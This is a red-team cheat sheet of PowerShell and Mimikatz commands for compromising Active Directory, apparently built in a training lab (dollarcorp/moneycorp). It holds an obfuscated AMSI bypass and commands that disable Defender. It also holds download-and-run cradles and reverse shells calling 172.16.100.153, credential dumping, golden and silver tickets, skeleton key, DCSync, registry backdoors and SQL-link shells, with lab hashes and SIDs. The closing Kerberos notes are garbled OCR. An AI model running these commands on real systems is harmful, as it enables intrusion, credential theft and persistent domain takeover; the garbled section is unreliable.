BASICS & EXPLOITING:

- PowerShell

    - Get-MpPreference -> Set-MpPreference -DisableRealtimeMonitoring $true -> Set-MpPreference -DisableIOAVProtection $true
    - sET-ItEM ('V'+'aR' + 'IA' + 'blE:1q2' + 'uZx') ([TYpE]("{1}{0}"-F'F','rE')) ; (GeT-VariaBle ("1Q2U" +"zX") -VaL)."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" - f'Util','A','Amsi','.Management.','utomation.','s','System'))."g`etf`iElD"(("{0}{2}{1}" -f'amsi','d','InitFaile'),("{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,'))."sE`T`VaLUE"(${n`ULl},${t`RuE})
    - Get-ExecutionPolicy -> powershell -ep bypass .\script.ps1 -> powershell -c <cmd> -> powershell -enc (bypass execution policy)
    - $ExecutionContext.SessionState.LanguageMode (CLM)
    - Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections (applocker policy)
    - Get-Command -Module PowerUpSQL (check whether script module is loaded)
    - powershell IEX (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1') -> powershell -Encodedcommand
    - powershell IEX (IWR http://172.16.100.153/Invoke-PowerShellTcp.ps1 -UseBasicParsing);Invoke-PowerShellTCP -Reverse -IPAddress 172.16.100.153 -Port 443 -> powercat -l -v -p 443 -t 1000
    - Invoke-BloodHound -CollectionMethod All -Verbose -> Invoke-BloodHound -CollectionMethod LoggedOn -Verbose (Run BloodHound to find derivative local admin access for current user)
    - Copy-Item .\Invoke-MimikatzEx.ps1 \\dcorp-adminsrv.dollarcorp.moneycorp.local\c$\'Program Files'
    - Invoke-Mimikatz -Command '"sekurlsa::pth /user:svcadmin /domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8 /run:powershell.exe"' (overpass-the-hash, run PS session with privileges)

ENUMERATION:

- AD Module

    - Install-ActiveDirectoryModule- DllPath C:\AD\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll -ADModulePath C:\AD\Tools\ADModule\ActiveDirectory\ActiveDirecotry.psd1 -Verbose
    - Import-Module .\ADModule-master\Microsoft.ActiveDirectory.Management.dll -> Import-Module .\ADModule-master\ActiveDirectory\ActiveDirectory.psd1

- PowerView

    - Get-NetDomain
    - Get-NetDomain -Domain powershell.local (root forest/parent domain)
    - Get-DomainSID (current domain sid)
    - Get-NetDomainController (dc)
    - Get-NetUser
    - Get-NetUser | select name (filter for name property) OR Get-NetUser | select -ExpandProperty cn
    - Get-NetUser -Domain powershell.local (trusted domain)
    - Get-NetUser -Domain powershell.local | select name (filter for name property in trusted domain)
    - Get-NetUser -UserName student153 (current user)
    - Get-NetGroup
    - Get-NetGroup *admin* (filter for groups with admin wildcard)
    - Get-NetGroupMember -GroupName "Domain Admins" OR Get-NetGroupMember -GroupName "Enterprise Admins" -Domain moneycorp.local
    - Get-NetGroup -UserName labuser (groups of current user)
    - Get-NetComputer
    - Get-NetComputer -FullData (full info on computers)
    - Invoke-ShareFinder -ExcludeStandard -ExcludePrint -ExcludeIPC -Verbose (interesting shares)
    - Get-NetOU OR Get-NetOU -FullData (list all OU's)
    - Get-NetOU -OUName StudentMachines OR Get-NetOU -OUName StudentMachines | %{Get-NetComputer -ADSpath $_ }
    - Get-NetGPO (list all GPO's)
    - (Get-NetOU StudentMachines -FullData).gplink -> Get-NetGPO -ADSPath 'LDAP://cn={AB306-220D-43FF-B03B-83E8F4EF8081},cn=policies,cn=system,DC=dollarcorp,DC=moneycorpDC=local' (GPO's applied on StudentMachines OU)
    - Get-ObjectAcl -SamAccountName labuser -ResolveGUIDs -Verbose (list ACL rights)
    - Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose (list ACL rights with a specific prefix *ObjectDN is the target object for the ACE, IdentityReference is the user/role that has these rights over the object)
    - Invoke-ACLScanner -ResolveGUIDs (interesting ACL's in the domain)
    - Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference -match "student153"} OR Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReference -match "RDPUsers"} (interesting ACLS's of current user/user group)
    - Get-NetForest (current forest)
    - Get-NetForestDomain (all domains in current forest)
    - Get-NetDomainTrust (trust relationships of current domain)
    - Get-NetForestDomain -Verbose | Get-NetDomainTrust | ?{$_.TrustType -eq 'External'} (external trust relationships)
    - Get-NetDomainTrust | ?{$_.TrustType -eq 'External'} (external trust relationships of current domain)
    - Get-NetDomainTrust -Domain dollarcorp.moneycorp.local (trust relationship of child domain)
    - Get-NetForestTrust

  - Get-NetForest -Forest eurocorp.local
  - Get-NetForestDomain -Forest eurocorp.local -> Get-NetForestDomain -Forest eurocorp.local -Verbose | Get-NetDomainTrust
  - Find-LocalAdminAccess -Verbose (find all machines in current domain where current user has local admin access -> PSSession)
  - Find-WMILocalAdminAccess (use when RPC & SMB used by Find-LocalAdminAccess are blocked)
  - Invoke-EnumerateLocalAdmin -Verbose (find local admins on all machines in domain, needs admin privs on non-DC machines)
  - Get-NetSession -ComputerName ops-dc
  - Invoke-UserHunter -Verbose
  - Invoke-UserHunter -GroupName “RDPUsers”
  - Invoke-UserHunter -CheckAccess (find computers where a domain admin is logged in and the current user has access - run for each new user/privilege)
  - Invoke-UserHunter -Stealth

- Invoke-Mimikatz (PowerSploit)

  - Invoke-Mimikatz -DumpCreds
  - .\mimikatz.exe “privilege::debug” “sekurlsa::logonpasswords” exit (Mimikatz binary)

- Invoke-PortScan (PowerSploit)

  - Invoke-PortScan -Hosts ufc-webprod,ufc-dbprod,ufc-sqldev

LOCAL PRIVILEGE ESCALATION:

- PowerUp (PowerSploit)

  - Invoke-AllChecks
  - Invoke-ServiceAbuse -Name AbyssWebServer -UserName ‘dcorp\student153’ (net localgroup administrators)

LATERAL MOVEMENT:

- PSSession (One-To-One)

  - New-PSSession -ComputerName dcorp-adminsrv ($sess = New-PSSession -ComputerName dcorp-adminsrv)
  - Enter-PSSession -ComputerName dcorp-adminsrv (Enter-PSSession -Session $sess)

- Invoke-Command (One-To-Many)
  - Invoke-Command -ScriptBlock {whoami;hostname} -ComputerName dcorp-mgmt.dollarcorp.moneycorp.local
  - Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -ComputerName dcorp-dc.dollarcorp.moneycorp.local
  - Invoke-Command -ScriptBlock {Set-MpPreference -DisableIOAVProtection $true} -Session $sess
  - Invoke-Command -ScriptBlock ${function:Invoke-Mimikatz} -Session $sess (run Mimikatz function from local store on remote)

- Token Manipulation (Invoke-TokenManipulation from PowerSploit or Incognito for token impersonation)

  - Invoke-TokenManipulation -ShowAll (list all tokens on a machine)
  - Invoke-TokenManipulation -Enumerate (list all unique, usable tokens on a machine)
  - Invoke-TokenManipulation -ImpersonateUser -Username “domain\user” (start new process with token of a specific user)
  - Invoke-TokenManipulation -CreateProcess “C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe” -ProcessId 500 (start new process with token of another process)

DOMAIN PRIVILEGE ESCALATION:

- Find Service Accounts (PowerView)

  - Get-NetUser -SPN

- Crack a Service Account password – Kerberoasting (PowerView or Assembly)

  - Request -SPNTicket -SPN “MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local” (PowerView)
  - Add-Type -AssemblyName System.IdentityModel (Assembly)
  - New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local” (Assembly) -> klist (check if ticket has been granted)
  - Invoke-Mimikatz -Command ‘”kerberos::list /export”’ (export all tickets)
  - Python.exe .\tgsrepcrack.py .\passwords.txt .\1-40a1000-student153@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi’ (tgsrepcrack in ‘kerberoast’ tool folder)

- Enumerate users that have Kerberos Pre-Auth disabled & obtain encrypted part of AS-REP (Alternative to Kerberoast)
  - Get-DomainUser -PreauthNotRequired -Verbose (PowerView Dev) -> Get-ASREPHash -UserName VPN153User -Verbose (ASREPRoast) -> John The Ripper (brute-force)

- Determine if your user account has permissions to set UserAccountControl flags for any user (Disable Kerberos Pre-Auth & obtain encrypted part of AS-REP)
  - Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match “RDPUsers”} (PowerView Dev)
  - Set-DomainObject -Identity Control153User -XOR @{useraccountcontrol=4194304} -Verbose (PowerView Dev) -> Get-DomainUser -PreauthNotRequired -Verbose -> Get-ASREPHash -UserName Control153User -Verbose (ASREPRoast) -> John The Ripper (brute-force)

- Determine if your user account has permissions to set UserAccountControl flags for any user (If you have privileges over a user via ACL, then force set SPN for that user and obtain TGS)
  - Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match “RDPUsers”} (PowerView Dev)
  - Get-DomainUser -Identity Support153User | select serviceprincipalname (PowerView Dev) -> Set-DomainObject -Identity Support153User -Set @{serviceprincipalname=’ops/whatever153’} -> Get-DomainUser -Identity Support153User | select serviceprincipalname
  - Add-Type -AssemblyName System.IdentityModel (Assembly)
  - New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “ops/whatever153” (Assembly) -> klist (check if ticket has been granted)

- Unconstrained Delegation
  - Get-NetComputer -UnConstrained (PowerView)
  - Invoke-Mimikatz -Command ‘”sekurlsa::pth /user:appadmin /domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8 /run:powershell.exe”’ (overpass-the-hash, run PS session with privileges)
  - Find-LocalAdminAccess (PowerView) -> $sess = New-PSSession -ComputerName dcorp-appsrv.dollarcorp.moneycorp.local -> Enter-PSSession -Session $sess -> Set-MpPreference -DisableIOAVProtection $true -> exit -> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session $sess -> Enter-PSSession -Session $sess
  - Invoke-Mimikatz -Command ‘”sekurlsa::tickets /export”’ (compromise server and wait for/trick a high privilege user to connect to the box – export TGT of that user)
  - Invoke-Mimikatz -Command ‘”kerberos::ptt C:\tickets\admin.kirbi”’ (re-use the ticket) -> Invoke-Command -ScriptBlock {whoami;hostname} -ComputerName dcorp-dc.dollarcorp.moneycorp.local

- Constrained Delegation for User/Machine account (the service account must have TRUSTED_TO_AUTH_FOR_DELEGATION UserAccountControl attribute, the service account can access all the services in its msDS-AllowedToDelegateTo attribute)
  - Get-DomainUser -TrustedToAuth (PowerView Dev)
  - Get-DomainComputer -TrustedToAuth (PowerView Dev)
  - .\asktgt.exe /user:websvc /domain:dollarcorp.moneycorp.local /key:abf05c4e729e45781acd30ed80674b1c /ticket:termadmin.kirbi (cleartext password/NTLM hash of service account to be used with Kekeo)
  - .\s4u.exe /tgt:termadmin.kirbi /user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-mssql.dollarcorp.moneycorp.local (request a TGS)
  - Invoke-Mimikatz -Command ‘”kerberos::ptt TGS_Administrator@dollarcorp.moneycorp.local.kirbi”’ (use the TGS)
  - ls \\dcorp-mssql.dollarcorp.moneycorp.local \c$ (delegation is not restricted by SPN, possible to create alternate tickets)
  - .\kekeo.exe -> tgt::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moneycorp.local /rc4:d9a752a29e02f9f0008e66b5ef01e1382 (constrained delegation on machine account) -> tgs::s4u /tgt:TGT_dcorp-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.local.kirbi /user:Administrator@dollarcorp.moneycorp.local /service:time/dcorp-dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL -> Invoke-Mimikatz -Command ‘”kerberos::ptt TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~dcorp-dc.dollarcorp.moneycorp.LOCAL”’ -> Invoke-Mimikatz -Command ‘”lsadump::dcsync /user:dcorp\krbtgt”’ (execute on attacker machine)

PERSISTENCE:

- Golden Ticket (A golden ticket is signed and encrypted by the hash of the krbtgt account which makes it a valid TGT ticket)
  - Invoke-Mimikatz -Command ‘”lsadump::lsa /patch”’ – ComputerName dcorp-dc (execute on DC)
  - Invoke-Mimikatz -Command ‘”kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-3270384115-3177237293-604223748 /krbtgt:5c1a7d30a872cac2b7a32e7857589d97 /id:500 /groups:512 /ptt”’ (any machine)

- Silver Ticket (Encrypted and signed by the NTLM hash of the service account of the service running with that account)
  - Invoke-Mimikatz -Command ‘”kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-3270384115-3177237293-604223748 /target:dcorp-dc.dollarcorp.moneycorp.local /service:CIFS /rc4:5367524aef9acef8ad3b089a21830b1 /user:Administrator /ptt”’ (hash of the DC machine account provides access to shares on the DC)

    - Invoke-Mimikatz -Command ‘”kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-3270384115-3177237293-604223748 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST /rc4:5367524aef9acef8ad3b089a21830b1 /user:Administrator /ptt”’ (hash of the DC machine account provides command execution on the DC)
    - schtasks /S dcorp-dc.dollarcorp.moneycorp.local -> schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local /SC Weekly /RU “NT Authority\SYSTEM” /TN “User153” /TR “powershell.exe -c ‘iex (New-Object Net.WebClient).DownloadString(’’http://172.16.100.153/Invoke-PowerShellTcpEx.ps1’’’)’” (modify script – no function call) -> powercat -l -v -p 443 -t 1000 -> schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN “User153”

    - Invoke-Mimikatz -Command ‘”kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-3270384115-3177237293-604223748 /target:dcorp-dc.dollarcorp.moneycorp.local /service:RPCSS /rc4:5367524aef9acef8ad3b089a21830b1 /user:Administrator /ptt”’ -> gwmi -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local (command execution with WMI using HOST & RPCSS TGS tickets)

- Skeleton Key (Malware which allows attacker to authenticate as any domain user with a master pwd)

    - Invoke-Mimikatz -Command ‘”privilege::debug” “misc::skeleton”’ -ComputerName dcorp-dc.dollarcorp.moneycorp.local -> Enter-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Credential dcorp\administrator (execute on DC)

- DSRM (Abuse Directory Service Restore Mode Administrator credential for persistence)

    - Invoke-Mimikatz -Command ‘”token::elevate” “lsadump::sam”’ (execute on DC) -> New-ItemProperty “HKLM:\System\CurrentControlSet\Control\Lsa\” -Name “DsrmAdminLogonBehavior” -Value 2 -PropertyType DWORD OR Set-ItemProperty “HKLM:\System\CurrentControlSet\Control\Lsa\” -Name “DsrmAdminLogonBehavior” -Value 2 (login remotely)
    - Invoke-Mimikatz-Command ‘”sekurlsa:pth /domain:dcorp-dc /user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd /run:powershell.exe”’ (run PS session with local DSRM Admin privileges) -> ls \\dcorp-dc.dollarcorp.moneycorp.local\c$

- DC Sync (Impersonate a DC and extract password hashes from the DC using PowerView)

    - Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "student153") -and (($_.ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))} (check rep rights)
    - Add-ObjectAcl -TargetDistinguishedName “dc=dollarcorp,dc=moneycorp,dc=local” -PrincipalSamAccountName student153 -Rights DCSync -Verbose (add rights, execute in PS session with DA privileges)
    - Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "student153") -and (($_.ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))} -> Invoke-Mimikatz -Command ‘”lsadump::dcsync /user:dcorp\krbtgt”’ (execute on attacker machine)

- Modify Security Descriptors (On DC to get access using Powershell remoting & WMI without requiring Admin access)

    - Set-RemoteWMI -Username student153 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -namespace ‘root\cimv2’ -Verbose (Set-RemoteWMI from Nishang ,execute in PS session with DA privileges)
    - klist purge -> gwmi -class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local (on attacker machine)
    - Set-RemotePSRemoting -Username student153 -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose (Set-RemotePSRemoting from Nishang, execute in PS session with DA privileges) -> Invoke-Command -ScriptBlock {whoami;hostname} -ComputerName dcorp-dc.dollarcorp.moneycorp.local (execute on attacker machine)

- Retrieve machine account hash from DC without Admin access (Silver Ticket attack to get code execution with WMI)

    - Add-RemoteRegBackdoor -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Trustee student153 -Verbose (Damp tool, execute in PS session with DA privileges)
    - Get-RemoteMachineAccountHash -ComputerName dcorp-dc.dollarcorp.moneycorp.local -Verbose (Damp tool, execute on attacker machine – edit script)
    - Invoke-Mimikatz -Command ‘”kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-3270384115-3177237293-604223748 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST /rc4:5367524aef9acef8ad3b089a21830b1 /user:Administrator /ptt”’ (hash of the DC machine account provides command execution on the DC)
    - Invoke-Mimikatz -Command ‘”kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-3270384115-3177237293-604223748 /target:dcorp-dc.dollarcorp.moneycorp.local /service:RPCSS /rc4:5367524aef9acef8ad3b089a21830b1 /user:Administrator /ptt”’ (hash of the DC machine account provides command execution on the DC) -> gwmi -Class win32_operatingsystem -ComputerName dcorp-dc.dollarcorp.moneycorp.local

PRIVILEGE ESCALATION ACROSS TRUSTS:

- Child to Forest Root (Using trust tickets)

    - Invoke-Mimikatz -Command ‘”sekurlsa::pth /user:svcadmin /domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8 /run:powershell.exe”’ (overpass-the-hash, run PS session with privileges)
    - $sess = New-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.local -> Enter-PSSession -Session $sess -> Set-MpPreference -DisableIOAVProtection $true -> exit -> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session $sess -> Enter-PSSession $sess -> Invoke-Mimikatz -Command ‘”lsadump::trust /patch”’
    - Look for Trust Key (RC4) Moneycorp.local IN to Dollarcorp.local (use Domain SID & SID History + 519)

  - Invoke-Mimikatz -Command ‘”kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1330358098-3724148463-1077246548 /sids:S-1-5-21-3270384115-2177237293-604223748-519 /rc4:f43d2a6daf7641d756fb25be755d8119 /service:krbtgt /target:moneycorp.local /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi”’ (run on attacker machine)
  - .\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local (get TGS for a service e.g. CIFS)
  - .\kirbirator.exe lsa .\CIFS.mcorp-dc.moneycorp.local.kirbi (use TGS to access targeted service)
  - ls \\mcorp-dc.moneycorp.local\c$

- Child to Forest Root (Using krbtgt hash)

  - Invoke-Mimikatz -Command ‘”sekurlsa::pth /user:svcadmin /domain:dollarcorp.moneycorp.local /ntlm:b38ff50264b74508085d82c69794a4d8 /run:powershell.exe”’ (overpass-the-hash, run PS session with privileges)
  - $sess = New-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.local -> Enter-PSSession -Session $sess -> Set-MpPreference -DisableIOAVProtection $true -> exit -> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session $sess -> Enter-PSSession $sess -> Invoke-Mimikatz -Command ‘”lsadump::trust /patch”’
  - Invoke-Mimikatz -Command ‘”kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1330358098-3724148463-1077246548 /sids:S-1-5-21-3270384115-2177237293-604223748-519 /krbtgt:a9b30e5b0dc865eadcea9411e4ade72d /ticket:C:\AD\Tools\krbtgt_tkt.kirbi”’ (run on attacker machine)
  - Invoke-Mimikatz -Command ‘”kerberos::ptt C:\AD\Tools\krbtgt_tkt.kirbi”’
  - gwmi -class win32_operatingsystem -ComputerName mcorp-dc.moneycorp.local

- Child to Forest Root (Extract Enterprise Admin hash)


  - .\powercat.ps1 -> powercat -l -v -p 443 -t 1000
  - schtasks /create /S mcorp-dc.moneycorp.local /SC Weekly /RU “NT Authority\SYSTEM” /TN “STCheck152” /TR “powershell.exe -c ‘iex (New-Object Net.WebClient).DownloadString(‘’http://172.16.100.153/Invoke-PowerShellTcp.ps1’’’)’” -> schtasks /Run /S mcorp-dc.moneycorp.local /TN “STCheck152”
  - Set-MpPreference -DisableIOAVProtection $true -> iex (New-Object Net.WebClient).DownloadString(‘http://172.16.100.153/Invoke-Mimikatz.ps1’) -> Invoke-Mimikatz -Command ‘”lsadump::lsa /patch”’ (run in reverse shell on mcorp-dc)

- Inter-realm TGT (Shared folder in external forest)

  - Invoke-Mimikatz -Command ‘”lsadump::trust /patch”’ (run in privileged session, e.g. DA)
  - Look for Trust Key (RC4) Dollarcorp.local IN to Eurocorp.local (use Domain SID & SID History + 519)
  - Invoke-Mimikatz -Command ‘”kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1330358098-3724148463-1077246548 /rc4:8cce917aec9b4297591ed70f9b45572 /service:krbtgt /target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi”’ -> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local -> .\kirbikator.exe lsa .\CIFS.eurocorp-dc.eurocorp.local.kirbi -> ls \\eurocorp-dc.eurocorp.local\SharedwithDCorp

- Abuse Database Links (Get reverse shell on a SQL server in external forest by abusing database links from dcorp-mssql)

  - Import-Module .\PowerUpSQL.psd1 -> Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose (run on attacker machine) -> Get-SQLInstanceDomain | Get-SQLServerLink -> Get-SQLServerLink -Instance dcorp-mssql.dollarcorp.moneycorp.local -> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Verbose -> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Query “exec master..xp_cmdshell ‘whoami’” -> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Query “exec master..xp_cmdshell ‘whoami’” | ft
  - powercat -l -v -p 443 -t 1000 -> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Query ‘exec master..xp_cmdshell ”powershell iex (New-Object Net.WebClient).DownloadString(‘’http://172.16.100.153/Invoke-PowerShellTcp.ps1’’)”’



Domain Priv Escalation: Kerberoast

KDC/DC

1. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC (AS-REQ)

2.TheTGT is encrypted, signed, & delivered to the user (AS-REP). Only krbtgt can open and read TGT data.

3.TGT encrypted with krbtgt hash when requesting a TGS ticket (TGS-REQ)

4.TGS encrypted using target service's NTLM hash (TGS-REP)

Optional PAC valid request

Optional PAC validation response

Client


5.The user connects to the server hosting the service on the appropriate port &presents the TGS (AP-REQ).

Application server

6. Optional mutual Authentication

m


Windows Red Team Lab



Priv Esc – Kerberos Delegation

